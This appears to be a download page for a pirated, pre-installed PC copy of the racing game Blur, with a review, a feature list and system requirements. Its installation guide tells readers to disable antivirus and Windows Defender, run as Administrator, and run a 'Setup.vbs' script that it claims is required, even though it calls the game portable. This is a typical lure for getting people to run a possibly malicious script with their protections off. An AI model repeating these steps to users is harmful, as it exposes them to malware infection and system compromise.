

Blur PC - Gameplay


You start a race, the countdown hits zero, and within ten seconds someone's already fired a homing missile at your bumper. That's Blur. On the surface, it looks like a serious racer—real cars, real tracks, a proper handling model—but the moment you pick up your first power-up, it becomes something else entirely. You've got shunts, bolts, mines, and shields, and you can fire them forward or drop them behind, so every straightaway turns into a gamble about what's coming and who's aiming at you. What keeps it from being pure luck is that the racing line still matters.

You can't just spam power-ups and win; you have to drive well, hit the corners cleanly, and know when to burn a boost or hold it for the finish. The career mode moves you through a series of events with different rules, and the fan system ties into social play—finishing well earns you followers, and the more you have, the more content unlocks. Multiplayer is where it really shines, with up to twenty racers on the track at once, all trading fire and jostling for position. It's loud, it's chaotic, and it's a genuine shame it never got a sequel.
Game Features:
- Mario Kart Power-Ups on Real Cars – Homing missiles, mines, shields, and boosts bring arcade chaos to licensed vehicles.
- Twenty-Player Multiplayer – Online races support up to twenty drivers at once, which was a big deal at the time.
- The Fan System – Doing well in races earns followers, and your fan count gates access to new events and content.
- Forward and Backward Firing – Power-ups can be aimed ahead of you or dropped behind, so defense matters as much as offense.

- Neon-Soaked Visual Identity – Tracks set in real cities get bathed in colored light, giving the whole game a late-night club feel.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows XP/Vista/7 (32/64 bit) |
| Processor | Intel Pentium D Dual Core 3.4ghz or better |
| Graphics | 256 MB NVIDIA GeForce 6600GT or better |
| Memory | 1 GB RAM |
| HDD | 10 GB free space |
Recommended For You
Need for Speed ProStreet
4.57GB
Need for Speed Most Wanted 2005
1.9GB
Need for Speed Most Wanted 2012
3.4GB
Need for Speed Carbon
3.35GB
Call of Duty Black Ops
21.3GB
Project Zomboid
5GB
Need for Speed Rivals
9.2GB
Need for Speed Payback
22GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.